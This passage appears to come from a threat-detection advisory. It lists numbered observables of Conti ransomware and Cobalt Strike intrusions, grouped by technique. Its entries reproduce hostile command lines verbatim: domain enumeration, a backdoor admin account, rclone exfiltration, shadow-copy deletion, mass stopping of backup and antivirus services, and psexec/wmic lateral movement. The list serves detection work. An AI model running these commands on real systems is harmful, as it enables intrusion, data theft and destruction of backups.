Observable 51 †	*Anomalous Command-Line Execution: cmd.exe /C net group "domain Admins" /domain*
Observable 52 †	*Anomalous Command-Line Execution: cmd.exe /C nltest /DOMAIN_TRUSTS*
Observable 53 †	*Anomalous Command-Line Execution: cmd.exe /C type shares.txt*
Observable 54 †	*Anomalous Command-Line Execution: cmd.exe /C ipconfig /all*
Observable 55 †	*Anomalous Command-Line Execution: cmd.exe /C systeminfo*
Observable 56 †	*Anomalous Command-Line Execution: cmd.exe /C whoami /groups*
Observable 57 †	*Anomalous Command-Line Execution: cmd.exe /C net config workstation*
Observable 58 †	*Anomalous Command-Line Execution: cmd.exe /C nltest /domain_trusts*
Observable 59 †	*Anomalous Command-Line Execution: cmd.exe /C nltest /domain_trusts /all_trusts*
Observable 60 †	*Anomalous Command-Line Execution: cmd.exe /C net view /all /domain*
Observable 61 †	*Anomalous Command-Line Execution: cmd.exe /C net view /all*

Observables Associated with Command-Line Interface Technique (T0807)	
Observable 62 †	*Anomalous Command-Line Execution: cmd.exe /C net group "Domain Admins" /domain*
Observable 63 †	*Anomalous Command-Line Execution: cmd.exe /C whoami /groups*
Observable 64 †	*Anomalous Command-Line Execution: cmd.exe /C query session*
Observable 65 †	*Anomalous Command-Line Execution: cmd.exe /C dir %HOMEDRIVE%%HOMEPATH%*
Observable 66 †	*Anomalous Command-Line Execution: cmd.exe /C nltest /domain_trusts*
Observable 67 †	*Anomalous Command-Line Execution: cmd.exe /C nltest /dclist:*
Observable 68 †	*Anomalous Command-Line Execution: cmd.exe /C net group "Enterprise admins" /domain*
Observable 69 †	*Anomalous Command-Line Execution: cmd.exe /C net group "Domain admins" /domain*
Observable 70 †	*Anomalous Command-Line Execution: cmd.exe /C dsquery subnet -limit 0*
Observable 71 †	*Anomalous Command-Line Execution: wmic product get name,version*
Observable 72 †	*Anomalous Command-Line Execution: wmic product where "Name like '%Security Application%'" get Name, IdentifyingNumber*
Observable 73 †	*Anomalous Command-Line Execution: cmd.exe ping <computer name>.<domain>.local -n 1*
Observable 74 †	*Anomalous Command-Line Execution: cmd.exe /C portscan <IP ranges> icmp 1024*
Observable 75	Anomalous Command-Line Execution: C:\Windows\system32\cmd.exe /c echo 4d64fbbbf34 > \\.\pipe\b4312c
Observable 76	Anomalous Command-Line Execution: C:\Windows\system32\cmd.exe /c echo fbe08e37b62 > \\.\pipe\ab59fc
Observable 77	Anomalous Command-Line Execution: C:\Windows\system32\cmd.exe /c echo 99269f2c2e0 > \\.\pipe\4bba0e
Observable 78	Anomalous Command-Line Execution: C:\Windows\system32\cmd.exe /c echo fe08a9c446f > \\.\pipe\254573
Observable 79	Anomalous Command-Line Execution: C:\Windows\system32\cmd.exe /c echo 849b1389e6a > \\.\pipe\e215fc
Observable 80	Anomalous Command-Line Execution: C:\Windows\system32\cmd.exe /c echo [Random 11 characters] > \\.\pipe\[Random 6 characters]
Observable 81 †	*Anomalous Command-Line Execution: cmd.exe /C netsh firewall set service type = remotedesktop mode = enable*
Observable 82 †	*Anomalous Command-Line Execution: cmd.exe /C netsh firewall set rule group="remote desktop" new enable=Yes*
Observable 83 †	*Anomalous Command-Line Execution: cmd.exe /C netsh advfirewall set rule group="remote desktop" new enable=Yes*
Observable 84 †	*Anomalous Command-Line Execution: cmd.exe /C copy 192145.dll \\<INTERNAL_IP>\ADMIN$ /Y /Z*

Observables Associated with Command-Line Interface Technique (T0807)	
Observable 85 †	*Anomalous Command-Line Execution: net user /add /Y nuuser 7HeC00l3stP@ssw0rd*
Observable 86 †	*Anomalous Command-Line Execution: net localgroup administrators nuuser /add*
Observable 87 †	*Anomalous Command-Line Execution: rclone.exe copy "\\<Server 3>\<Folder path>" remote:<victim name> -q –ignore-existing –auto-confirm –multi-thread-streams 12 –transfers 12 C:\Users\<compromised domain admin>\.config\rclone\rclone.conf*
Observable 88 †	*Anomalous Command-Line Execution: cmd.exe /c C:\Windows\System32\wbem\WMIC.exe shadowcopy where "ID='{REDACTED}'" delete*
Observable 89 †	*Anomalous Command-Line Execution: vssadmin.exe delete shadows /all /quiet*
Observable 90 †	*Anomalous Command-Line Execution: vssadmin.exe resize shadowstorage /for=C: /on=C: /maxsize=401MB*
Observable 91 †	*Anomalous Command-Line Execution: vssadmin.exe resize shadowstorage /for=C: /on=C: /maxsize=unbounded*
Observable 92 †	*Anomalous Command-Line Execution: vssadmin.exe resize shadowstorage /for=D: /on=D: /maxsize=401MB*
Observable 93 †	*Anomalous Command-Line Execution: vssadmin.exe resize shadowstorage /for=D: /on=D: /maxsize=unbounded*
Observable 94 †	*Anomalous Command-Line Execution: vssadmin.exe resize shadowstorage /for=E: /on=E: /maxsize=401MB*
Observable 95 †	*Anomalous Command-Line Execution: vssadmin.exe resize shadowstorage /for=E: /on=E: /maxsize=unbounded*
Observable 96 †	*Anomalous Command-Line Execution: vssadmin.exe resize shadowstorage /for=F: /on=F: /maxsize=401MB*
Observable 97 †	*Anomalous Command-Line Execution: vssadmin.exe resize shadowstorage /for=F: /on=F: /maxsize=unbounded*
Observable 98 †	*Anomalous Command-Line Execution: vssadmin.exe resize shadowstorage /for=G: /on=G: /maxsize=401MB*
Observable 99 †	*Anomalous Command-Line Execution: vssadmin.exe resize shadowstorage /for=G: /on=G: /maxsize=unbounded*
Observable 100 †	*Anomalous Command-Line Execution: vssadmin.exe resize shadowstorage /for=H: /on=H: /maxsize=401MB*
Observable 101 †	*Anomalous Command-Line Execution: vssadmin.exe resize shadowstorage /for=H: /on=H: /maxsize=unbounded*
Observable 102 †	*Anomalous Command-Line Execution: vssadmin.exe delete shadows /all /quiet*
Observable 103 †	*Anomalous Command-Line Execution: net stop "Acronis VSS Provider" /y*
Observable 104 †	*Anomalous Command-Line Execution: net stop "Enterprise Client Service" /y*
Observable 105 †	*Anomalous Command-Line Execution: net stop "SQLsafe Backup Service" /y*
Observable 106 †	*Anomalous Command-Line Execution: net stop "SQLsafe Filter Service" /y*

Observables Associated with Command-Line Interface Technique (T0807)	
Observable 107 †	*Anomalous Command-Line Execution: net stop "Veeam Backup Catalog Data Service" /y*
Observable 108 †	*Anomalous Command-Line Execution: net stop AcronisAgent /y*
Observable 109 †	*Anomalous Command-Line Execution: net stop AcrSch2Svc /y*
Observable 110 †	*Anomalous Command-Line Execution: net stop Antivirus /y*
Observable 111 †	*Anomalous Command-Line Execution: net stop ARSM /y*
Observable 112 †	*Anomalous Command-Line Execution: net stop BackupExecAgentAccelerator /y*
Observable 113 †	*Anomalous Command-Line Execution: net stop BackupExecAgentBrowser /y*
Observable 114 †	*Anomalous Command-Line Execution: net stop BackupExecDeviceMediaService /y*
Observable 115 †	*Anomalous Command-Line Execution: net stop BackupExecJobEngine /y*
Observable 116 †	*Anomalous Command-Line Execution: net stop BackupExecManagementService /y*
Observable 117 †	*Anomalous Command-Line Execution: net stop BackupExecRPCService /y*
Observable 118 †	*Anomalous Command-Line Execution: net stop BackupExecVSSProvider /y*
Observable 119 †	*Anomalous Command-Line Execution: net stop bedbg /y*
Observable 120 †	*Anomalous Command-Line Execution: net stop DCAgent /y*
Observable 121 †	*Anomalous Command-Line Execution: net stop EPSecurityService /y*
Observable 122 †	*Anomalous Command-Line Execution: net stop EPUpdateService /y*
Observable 123 †	*Anomalous Command-Line Execution: net stop EraserSvc11710 /y*
Observable 124 †	*Anomalous Command-Line Execution: net stop EsgShKernel /y*
Observable 125 †	*Anomalous Command-Line Execution: net stop FA_Scheduler /y*
Observable 126 †	*Anomalous Command-Line Execution: net stop IISAdmin /y*
Observable 127 †	*Anomalous Command-Line Execution: net stop IMAP4Svc /y*
Observable 128 †	*Anomalous Command-Line Execution: net stop McShield /y*
Observable 129 †	*Anomalous Command-Line Execution: net stop McTaskManager /y*
Observable 130 †	*Anomalous Command-Line Execution: net stop mfemms /y*
Observable 131 †	*Anomalous Command-Line Execution: net stop mfevtp /y*
Observable 132 †	*Anomalous Command-Line Execution: net stop MMS /y*
Observable 133 †	*Anomalous Command-Line Execution: net stop mozyprobackup /y*
Observable 134 †	*Anomalous Command-Line Execution: net stop MsDtsServer /y*
Observable 135 †	*Anomalous Command-Line Execution: net stop MsDtsServer100 /y*
Observable 136 †	*Anomalous Command-Line Execution: net stop MsDtsServer110 /y*
Observable 137 †	*Anomalous Command-Line Execution: net stop MSExchangeES /y*
Observable 138 †	*Anomalous Command-Line Execution: net stop MSExchangeIS /y*

Observables Associated with Command-Line Interface Technique (T0807)	
Observable 139 †	*Anomalous Command-Line Execution: net stop MSExchangeMGMT /y*
Observable 140 †	*Anomalous Command-Line Execution: net stop MSExchangeMTA /y*
Observable 141 †	*Anomalous Command-Line Execution: net stop MSExchangeSA /y*
Observable 142 †	*Anomalous Command-Line Execution: net stop MSExchangeSRS /y*
Observable 143 †	*Anomalous Command-Line Execution: net stop MSOLAP$SQL_2008 /y*
Observable 144 †	*Anomalous Command-Line Execution: net stop MSOLAP$SYSTEM_BGC /y*
Observable 145 †	*Anomalous Command-Line Execution: net stop MSOLAP$TPS /y*
Observable 146 †	*Anomalous Command-Line Execution: net stop MSOLAP$TPSAMA /y*
Observable 147 †	*Anomalous Command-Line Execution: net stop MSSQL$BKUPEXEC /y*
Observable 148 †	*Anomalous Command-Line Execution: net stop MSSQL$ECWDB2 /y*
Observable 149 †	*Anomalous Command-Line Execution: net stop MSSQL$PRACTICEMGT /y*
Observable 150 †	*Anomalous Command-Line Execution: net stop MSSQL$PRACTTICEBGC /y*
Observable 151 †	*Anomalous Command-Line Execution: net stop MSSQL$PROFXENGAGEMENT /y*
Observable 152 †	*Anomalous Command-Line Execution: net stop MSSQL$SBSMONITORING /y*
Observable 153 †	*Anomalous Command-Line Execution: net stop MSSQL$SHAREPOINT /y*
Observable 154 †	*Anomalous Command-Line Execution: net stop MSSQL$SQL_2008 /y*
Observable 155 †	*Anomalous Command-Line Execution: net stop MSSQL$SYSTEM_BGC /y*
Observable 156 †	*Anomalous Command-Line Execution: net stop MSSQL$TPS /y*
Observable 157 †	*Anomalous Command-Line Execution: net stop MSSQL$TPSAMA /y*
Observable 158 †	*Anomalous Command-Line Execution: net stop MSSQL$VEEAMSQL2008R2 /y*
Observable 159 †	*Anomalous Command-Line Execution: net stop MSSQL$VEEAMSQL2012 /y*
Observable 160 †	*Anomalous Command-Line Execution: net stop MSSQLFDLauncher /y*
Observable 161 †	*Anomalous Command-Line Execution: net stop MSSQLFDLauncher$PROFXENGAGEMENT /y*
Observable 162 †	*Anomalous Command-Line Execution: net stop MSSQLFDLauncher$SBSMONITORING /y*
Observable 163 †	*Anomalous Command-Line Execution: net stop MSSQLFDLauncher$SHAREPOINT /y*
Observable 164 †	*Anomalous Command-Line Execution: net stop MSSQLFDLauncher$SQL_2008 /y*
Observable 165 †	*Anomalous Command-Line Execution: net stop MSSQLFDLauncher$SYSTEM_BGC /y*
Observable 166 †	*Anomalous Command-Line Execution: net stop MSSQLFDLauncher$TPS /y*
Observable 167 †	*Anomalous Command-Line Execution: net stop MSSQLFDLauncher$TPSAMA /y*
Observable 168 †	*Anomalous Command-Line Execution: net stop MSSQLSERVER /y*

Observables Associated with Command-Line Interface Technique (T0807)	
Observable 169 †	*Anomalous Command-Line Execution: net stop MSSQLServerADHelper100 /y*
Observable 170 †	*Anomalous Command-Line Execution: net stop MSSQLServerOLAPService /y*
Observable 171 †	*Anomalous Command-Line Execution: net stop MySQL57 /y*
Observable 172 †	*Anomalous Command-Line Execution: net stop ntrtscan /y*
Observable 173 †	*Anomalous Command-Line Execution: net stop OracleClientCache80 /y*
Observable 174 †	*Anomalous Command-Line Execution: net stop PDVFSService /y*
Observable 175 †	*Anomalous Command-Line Execution: net stop POP3Svc /y*
Observable 176 †	*Anomalous Command-Line Execution: net stop ReportServer /y*
Observable 177 †	*Anomalous Command-Line Execution: net stop ReportServer$SQL_2008 /y*
Observable 178 †	*Anomalous Command-Line Execution: net stop ReportServer$SYSTEM_BGC /y*
Observable 179 †	*Anomalous Command-Line Execution: net stop ReportServer$TPS /y*
Observable 180 †	*Anomalous Command-Line Execution: net stop ReportServer$TPSAMA /y*
Observable 181 †	*Anomalous Command-Line Execution: net stop RESvc /y*
Observable 182 †	*Anomalous Command-Line Execution: net stop sacsvr /y*
Observable 183 †	*Anomalous Command-Line Execution: net stop SamSs /y*
Observable 184 †	*Anomalous Command-Line Execution: net stop SAVAdminService /y*
Observable 185 †	*Anomalous Command-Line Execution: net stop SAVService /y*
Observable 186 †	*Anomalous Command-Line Execution: net stop SDRSVC /y*
Observable 187 †	*Anomalous Command-Line Execution: net stop SepMasterService /y*
Observable 188 †	*Anomalous Command-Line Execution: net stop ShMonitor /y*
Observable 189 †	*Anomalous Command-Line Execution: net stop Smcinst /y*
Observable 190 †	*Anomalous Command-Line Execution: net stop SmcService /y*
Observable 191 †	*Anomalous Command-Line Execution: net stop SMTPSvc /y*
Observable 192 †	*Anomalous Command-Line Execution: net stop SQLAgent$BKUPEXEC /y*
Observable 193 †	*Anomalous Command-Line Execution: net stop SQLAgent$ECWDB2 /y*
Observable 194 †	*Anomalous Command-Line Execution: net stop SQLAgent$PRACTTICEBGC /y*
Observable 195 †	*Anomalous Command-Line Execution: net stop SQLAgent$PRACTTICEMGT /y*
Observable 196 †	*Anomalous Command-Line Execution: net stop SQLAgent$PROFXENGAGEMENT /y*
Observable 197 †	*Anomalous Command-Line Execution: net stop SQLAgent$SBSMONITORING /y*
Observable 198 †	*Anomalous Command-Line Execution: net stop SQLAgent$SHAREPOINT /y*
Observable 199 †	*Anomalous Command-Line Execution: net stop SQLAgent$SQL_2008 /y*

Observables Associated with Command-Line Interface Technique (T0807)	
Observable 200 †	*Anomalous Command-Line Execution: net stop SQLAgent$SYSTEM_BGC /y*
Observable 201 †	*Anomalous Command-Line Execution: net stop SQLAgent$TPS /y*
Observable 202 †	*Anomalous Command-Line Execution: net stop SQLAgent$TPSAMA /y*
Observable 203 †	*Anomalous Command-Line Execution: net stop SQLAgent$VEEAMSQL2008R2 /y*
Observable 204 †	*Anomalous Command-Line Execution: net stop SQLAgent$VEEAMSQL2012 /y*
Observable 205 †	*Anomalous Command-Line Execution: net stop SQLBrowser /y*
Observable 206 †	*Anomalous Command-Line Execution: net stop SQLSafeOLRService /y*
Observable 207 †	*Anomalous Command-Line Execution: net stop SQLSERVERAGENT /y*
Observable 208 †	*Anomalous Command-Line Execution: net stop SQLTELEMETRY /y*
Observable 209 †	*Anomalous Command-Line Execution: net stop SQLTELEMETRY$ECWDB2 /y*
Observable 210 †	*Anomalous Command-Line Execution: net stop SQLWriter /y*
Observable 211 †	*Anomalous Command-Line Execution: net stop VeeamBackupSvc /y*
Observable 212 †	*Anomalous Command-Line Execution: net stop VeeamBrokerSvc /y*
Observable 213 †	*Anomalous Command-Line Execution: net stop VeeamCatalogSvc /y*
Observable 214 †	*Anomalous Command-Line Execution: net stop VeeamCloudSvc /y*
Observable 215 †	*Anomalous Command-Line Execution: net stop VeeamDeploymentService /y*
Observable 216 †	*Anomalous Command-Line Execution: net stop VeeamDeploySvc /y*
Observable 217 †	*Anomalous Command-Line Execution: net stop VeeamEnterpriseManagerSvc /y*
Observable 218 †	*Anomalous Command-Line Execution: net stop VeeamMountSvc /y*
Observable 219 †	*Anomalous Command-Line Execution: net stop VeeamNFSSvc /y*
Observable 220 †	*Anomalous Command-Line Execution: net stop VeeamRESTSvc /y*
Observable 221 †	*Anomalous Command-Line Execution: net stop VeeamTransportSvc /y*
Observable 222 †	*Anomalous Command-Line Execution: net stop W3Svc /y*
Observable 223 †	*Anomalous Command-Line Execution: net stop wbengine /y*
Observable 224 †	*Anomalous Command-Line Execution: net stop WRSVC /y*
Observable 225 †	*Anomalous Command-Line Execution: net stop MSSQL$VEEAMSQL2008R2 /y*
Observable 226 †	*Anomalous Command-Line Execution: net stop SQLAgent$VEEAMSQL2008R2 /y*
Observable 227 †	*Anomalous Command-Line Execution: net stop VeeamHvIntegrationSvc /y*
Observable 228 †	*Anomalous Command-Line Execution: net stop swi_update /y*
Observable 229 †	*Anomalous Command-Line Execution: net stop SQLAgent$CXDB /y*

Observables Associated with Command-Line Interface Technique (T0807)	
Observable 230 †	*Anomalous Command-Line Execution: net stop SQLAgent$CITRIX_METAFRAME /y*
Observable 231 †	*Anomalous Command-Line Execution: net stop "SQL Backups" /y*
Observable 232 †	*Anomalous Command-Line Execution: net stop MSSQL$PROD /y*
Observable 233 †	*Anomalous Command-Line Execution: net stop "Zoolz 2 Service" /y*
Observable 234 †	*Anomalous Command-Line Execution: net stop MSSQLServerADHelper /y*
Observable 235 †	*Anomalous Command-Line Execution: net stop SQLAgent$PROD /y*
Observable 236 †	*Anomalous Command-Line Execution: net stop msftesql$PROD /y*
Observable 237 †	*Anomalous Command-Line Execution: net stop NetMsmqActivator /y*
Observable 238 †	*Anomalous Command-Line Execution: net stop EhttpSrv /y*
Observable 239 †	*Anomalous Command-Line Execution: net stop ekrn /y*
Observable 240 †	*Anomalous Command-Line Execution: net stop ESHASRV /y*
Observable 241 †	*Anomalous Command-Line Execution: net stop MSSQL$SOPHOS /y*
Observable 242 †	*Anomalous Command-Line Execution: net stop SQLAgent$SOPHOS /y*
Observable 243 †	*Anomalous Command-Line Execution: net stop AVP /y*
Observable 244 †	*Anomalous Command-Line Execution: net stop klnagent /y*
Observable 245 †	*Anomalous Command-Line Execution: net stop MSSQL$SQLEXPRESS /y*
Observable 246 †	*Anomalous Command-Line Execution: net stop SQLAgent$SQLEXPRESS /y*
Observable 247 †	*Anomalous Command-Line Execution: net stop wbengine /y*
Observable 248 †	*Anomalous Command-Line Execution: net stop mfefire /y*
Observable 249	Presence of Anomalous Command-Line Arguments: -encrypt_mode
Observable 250	Presence of Anomalous Command-Line Arguments: -encrypt_mode local
Observable 251	Presence of Anomalous Command-Line Arguments: -encrypt_mode network
Observable 252	Presence of Anomalous Command-Line Arguments: -h
Observable 253	Presence of Anomalous Command-Line Arguments: -p [folder path]
Observable 254	Presence of Anomalous Command-Line Arguments: -m local
Observable 255	Presence of Anomalous Command-Line Arguments: -m net
Observable 256	Presence of Anomalous Command-Line Arguments: -log [log file name]
Observable 257	Presence of Anomalous Command-Line Arguments: -no mutex
Observable 258	Presence of Anomalous Command-Line Arguments: -size
Observable 259	Creation of Anomalous Network Connections: Over TCP Port 80: Hyper Text Transfer Protocol (HTTP) Requests
Observable 260	Creation of Anomalous Network Connections: Over TCP Port 443: Hyper Text Transfer Protocol Secure (HTTPS) Requests
Observable 261	Creation of Anomalous Network Connections: Over TCP/UDP Port 53: Domain Name System (DNS) Requests

Observables Associated with Command-Line Interface Technique (T0807)	
Observable 262 †	*Creation of Anomalous Network Connections: Over TCP Port 135: Windows Management Instrumentation (WMI) Requests*
Observable 263 †	*Creation of Anomalous Network Connections: Over TCP Port 135: PsExec Requests*
Observable 264 †	*Creation of Anomalous Network Connections: Over TCP Port 445: Server Message Block (SMB) Requests: Network Share Requests*
Observable 265 †	*Creation of Anomalous Network Connections: Over TCP Port 445: Server Message Block (SMB) Requests: PsExec Requests*
Observable 266 †	*Presence of Anomalous Network Connection to External Host: Local Host Establishes Connection to External Host: Local Host Requests Anomalous Binaries from Anomalous External Host*
Observable 267 †	*Presence of Anomalous Network Connection to External Host: Local Host Establishes Connection to External Host: Anomalous External Host Sends Anomalous Binaries to Local Host*
Observable 268 †	*Presence of Anomalous Network Connection to External Host: Local Host Establishes Connection to External Host: Anomalous External Host Executes Anomalous Binaries on Local Host*
Observable 269 †	*Presence of Anomalous Network Traffic: Anomalous Ping Sweeps on Local Network*
Observable 270 †	*Presence of Anomalous Network Traffic: Anomalous File Transfer Between Local Host and Remote Host*
Observable 271 †	*Presence of Anomalous Network Traffic: Anomalous File Transfer Between Local Host and Local Network Host*
Observable 272 †	*Presence of Anomalous Network Traffic: Anomalous File Execution Between Local Host and Remote Host*
Observable 273 †	*Presence of Anomalous Network Traffic: Anomalous File Execution Between Local Host and Local Network Host*
Observable 274 †	*Presence of Anomalous Processes on Host: rundll32.exe*
Observable 275 †	*Presence of Anomalous Processes on Host: regsvr32.exe*
Observable 276 †	*Presence of Anomalous Processes on Host: runonce.exe*
Observable 277 †	*Presence of Anomalous Processes on Host: services.exe*
Observable 278 †	*Presence of Anomalous Processes on Host: svchost.exe*
Observable 279 †	*Presence of Anomalous Processes on Host: wuauclt.exe*
Observable 280 †	*Presence of Anomalous Processes on Host: mstsc.exe*
Observable 281 †	*Presence of Anomalous Processes on Host: dllhost.exe*
Observable 282	Presence of Anomalous Processes on Host: With Filename <Random 5-11 Alphanumeric Characters>.exe
Observable 283 †	*Presence of Anomalous Processes on Host: With Filename <Conti v3 - 32 Bit>.exe*
Observable 284	Presence of Anomalous Files on Host

Observables Associated with Standard Application Layer Protocol Technique (T0869)	
Observable 1 †	*Anomalous Endpoint Detection Alerts: Cobalt Strike*
Observable 2	Anomalous Usage of Windows APIs: URLDownloadToFile()
Observable 3 †	*Anomalous Process Spawned: Windows Event Log a New Process Has Been Created (Windows Event ID 4688)*
Observable 4 †	*Anomalous Command-Line Utility Execution: WMIC.exe*
Observable 5 †	*Anomalous Command-Line Utility Execution: psexec.exe*
Observable 6 †	*Anomalous Command-Line Execution: cmd.exe /C wmic /node:<IP Address> process call create "rundll32.exe C:\Programdata\sys.dll entryPoint"*
Observable 7 †	*Anomalous Command-Line Execution: cmd.exe /C wmic /node: <Server 4 IP Address> process call create "rundll32.exe C:\Programdata\doc.dll entryPoint"*
Observable 8 †	*Anomalous Command-Line Execution: cmd.exe /C copy 192145.dll \\<INTERNAL_IP>\ADMIN$ /Y /Z*
Observable 9 †	*Anomalous Command-Line Execution: psexec.exe -accepteula -d -s \\<INTERNAL_IP> rundll32.exe C:\windows\192145.dll,StartW*
Observable 10	Anomalous Command-Line Execution: Anomalous Absence of Common Executable Parameters/Arguments
Observable 11 †	*Presence of Anomalous Batch Scripts on Host: adft.bat*
Observable 12	Presence of Anomalous Batch Scripts on Host: *.bat
Observable 13 †	*Presence of Anomalous Batch Scripts on Host: cp.bat*
Observable 14	Anomalous Batch Scripts on Host Looping Through Discovered Devices: Deploying and Initiating Cobalt Strike Beacon Service Binaries to Mapped Endpoints: copy_files_srv.bat
Observable 15	Anomalous Batch Scripts on Host Looping Through Discovered Devices: Deploying and Initiating Cobalt Strike Beacon Service Binaries to Mapped Endpoints: wm_start.bat
Observable 16	Anomalous Batch Scripts on Host Looping Through Discovered Devices: Deploying and Initiating Cobalt Strike Beacon Service Binaries to Mapped Endpoints: copy_files_work.bat
Observable 17	Anomalous Batch Scripts on Host Looping Through Discovered Devices: Local Host Establishes Network Connection to External Host: Local Host Requests Anomalous Binaries from Anomalous External Host
Observable 18	Anomalous Batch Scripts on Host Looping Through Discovered Devices: Local Host Establishes Network Connection to External Host: Anomalous External Host Sends Anomalous Binaries to Local Host
Observable 19 †	*Execution of Anomalous Batch Commands on Host: cmd.exe /C adft.bat*
Observable 20 †	*Execution of Anomalous Batch Commands on Host: cmd.exe /C *.bat*
Observable 21 †	*Execution of Anomalous Batch Commands on Host: cmd.exe /C cp.bat*
Observable 22 †	*Execution of Anomalous Batch Commands on Host: cmd.exe /C copy_files_srv.bat for /f %%i in (srv.txt) do copy "C:\ProgramData\doc.dll" \\%%i\c$\ProgramData\doc.dll*

Observables Associated with Standard Application Layer Protocol Technique (T0869)	
Observable 23 †	*Execution of Anomalous Batch Commands on Host: cmd.exe /C wm_start.bat for /f %%i in (srv.txt) do wmic /node: %%i process call create "rundll32.exe C:\Programdata\doc.dll entryPoint"*
Observable 24 †	*Execution of Anomalous Batch Commands on Host: cmd.exe /C copy_files_work.bat*
Observable 25	Presence of Anomalous Files on Host: With Filename <Random 5-11 Alphanumeric Characters>.exe
Observable 26 †	*Presence of Anomalous Files on Host: sys.dll*
Observable 27 †	*Presence of Anomalous Files on Host: doc.dll*
Observable 28 †	*Presence of Anomalous Files on Host: 192145.dll*
Observable 29 †	*Presence of Anomalous Files on Host: Text Files of Mapped Endpoints: shares.txt*
Observable 30 †	*Presence of Anomalous Files on Host: Text Files of Mapped Endpoints: srv.txt*
Observable 31 †	*Presence of Anomalous Files on Host: Text Files of Mapped Endpoints: work.txt*
Observable 32	Presence of Anomalous Processes on Host: With Filename <Random 5-11 Alphanumeric Characters>.exe
Observable 33 †	*Presence of Anomalous Processes on Host: rundll32.exe C:\Programdata\sys.dll*
Observable 34 †	*Presence of Anomalous Processes on Host: rundll32.exe C:\Programdata\doc.dll*
Observable 35 †	*Presence of Anomalous Processes on Host: rundll32.exe C:\Windows\192145.dll*
Observable 36 †	*Presence of Anomalous Processes on Host: C:\Windows\System32\regsvr32.exe*
Observable 37 †	*Presence of Anomalous Processes on Host: C:\Windows\System32\runonce.exe*
Observable 38 †	*Presence of Anomalous Processes on Host: C:\Windows\System32\services.exe*
Observable 39 †	*Presence of Anomalous Processes on Host: C:\Windows\System32\svchost.exe*
Observable 40 †	*Presence of Anomalous Processes on Host: C:\Windows\System32\wuauclt.exe*
Observable 41 †	*Presence of Anomalous Processes on Host: C:\Windows\System32\mstsc.exe*
Observable 42 †	*Presence of Anomalous Processes on Host: C:\Windows\System32\dllhost.exe*
Observable 43	Presence of Anomalous Processes on Host: C:\Users\USER\AppData\Local\Temp\<Random 5-11 Alphanumeric Characters>.exe
Observable 44	Creation of Anomalous Network Connections: Over TCP Port 80: Hyper Text Transfer Protocol (HTTP) Requests
Observable 45	Creation of Anomalous Network Connections: Over TCP Port 443: Hyper Text Transfer Protocol Secure (HTTPS) Requests

Observables Associated with Standard Application Layer Protocol Technique (T0869)	
Observable 46	Creation of Anomalous Network Connections: Over TCP/UDP Port 53: Domain Name System (DNS) Requests
Observable 47 †	*Creation of Anomalous Network Connections: Over TCP Port 135: Windows Management Instrumentation (WMI) Requests*
Observable 48 †	*Creation of Anomalous Network Connections: Over TCP Port 135: PsExec Requests*
Observable 49 †	*Creation of Anomalous Network Connections: Over TCP Port 445: Server Message Block (SMB) Requests: Network Share Requests*
Observable 50 †	*Creation of Anomalous Network Connections: Over TCP Port 445: Server Message Block (SMB) Requests: PsExec Requests*
Observable 51 †	*Presence of Anomalous Network Connection to External Host: Local Host Establishes Connection to External Host: Local Host Requests Anomalous Binaries from Anomalous External Host*
Observable 52 †	*Presence of Anomalous Network Connection to External Host: Local Host Establishes Connection to External Host: Anomalous External Host Sends Anomalous Binaries to Local Host*
Observable 53 †	*Presence of Anomalous Network Connection to External Host: Local Host Establishes Connection to External Host: Anomalous External Host Executes Anomalous Binaries on Local Host*
Observable 54 †	*Presence of Anomalous Network Traffic: Anomalous File Transfer Between Local Host and Remote Host*
Observable 55 †	*Presence of Anomalous Network Traffic: Anomalous File Transfer Between Local Host and Local Network Host*
Observable 56 †	*Presence of Anomalous Network Traffic: Anomalous File Execution Between Local Host and Remote Host*
Observable 57 †	*Presence of Anomalous Network Traffic: Anomalous File Execution Between Local Host and Local Network Host*
Observable 58	Anomalous API Calls: Missing References
Observable 59	Presence of Anomalous File Header Metadata: Presence of Anomalous Encrypted DLLs
Observable 60	Anomalous Allocation of Memory Space: Cobalt Strike Beacon DLL: Anomalous Shellcode: PowerShell Script Shellcode
Observable 61	Anomalous Allocation of Memory Space: Cobalt Strike Beacon DLL: Anomalous Shellcode: Meterpreter Shellcode
Observable 62	Anomalous Allocation of Memory Space: Cobalt Strike Beacon DLL: Anomalous Shellcode: Reflective DLL Loader Instructions
Observable 63	Anomalous Allocation of Memory Space: Cobalt Strike Beacon DLL: Anomalous Shellcode: Anomalous Writes to Another Application's Memory Space
Observable 64	Anomalous Allocation of Memory Space: Cobalt Strike Beacon DLL: Anomalous Shellcode: Anomalous Loading of a Library from Memory Into a Local Host Process

Observables Associated with Network Connection Enumeration Technique (T0840)	
Observable 1	Anomalous Host Enumeration: Anomalous Role/Account Discovery
Observable 2	Anomalous Host Enumeration: Anomalous Group Discovery
Observable 3	Anomalous Host Enumeration: Anomalous Domain Trust Discovery
Observable 4	Anomalous Host Enumeration: Anomalous Routine ARP Cache Network Connection Discovery
Observable 5	Presence of Anomalous Files on Host: Cobalt Strike Beacon Service Binaries: With Filename <Random 5-11 Alphanumeric Characters>.exe
Observable 6 †	*Presence of Anomalous Files on Host: Cobalt Strike Beacon Service Binaries: sys.dll*
Observable 7 †	*Presence of Anomalous Files on Host: Cobalt Strike Beacon Service Binaries: doc.dll*
Observable 8 †	*Presence of Anomalous Files on Host: Cobalt Strike Beacon Service Binaries: 192145.dll*
Observable 9	Presence of Anomalous Files on Host: Files of Host Enumeration Results
Observable 10 †	*Presence of Anomalous Files on Host: Text Files of Mapped Endpoints: shares.txt*
Observable 11 †	*Presence of Anomalous Files on Host: Conti Service Binaries: With Filename <Conti v3 - 32 Bit>.exe*
Observable 12 †	*Presence of Anomalous Files on Host: Conti Service Binaries: conti_v3.dll*
Observable 13 †	*Presence of Anomalous Batch Scripts on Host: adft.bat*
Observable 14 †	*Anomalous Command-Line Utility Execution: nltest.exe*
Observable 15 †	*Anomalous Command-Line Utility Execution: whoami.exe*
Observable 16 †	*Anomalous Command-Line Utility Execution: systeminfo.exe*
Observable 17 †	*Anomalous Command-Line Utility Execution: ipconfig.exe*
Observable 18 †	*Anomalous Command-Line Utility Execution: arp.exe*
Observable 19 †	*Anomalous Command-Line Utility Execution: net.exe*
Observable 20 †	*Anomalous Command-Line Utility Execution: route.exe*
Observable 21 †	*Anomalous Command-Line Utility Execution: dsquery.exe*
Observable 22 †	*Anomalous Command-Line Utility Execution: WMIC.exe*
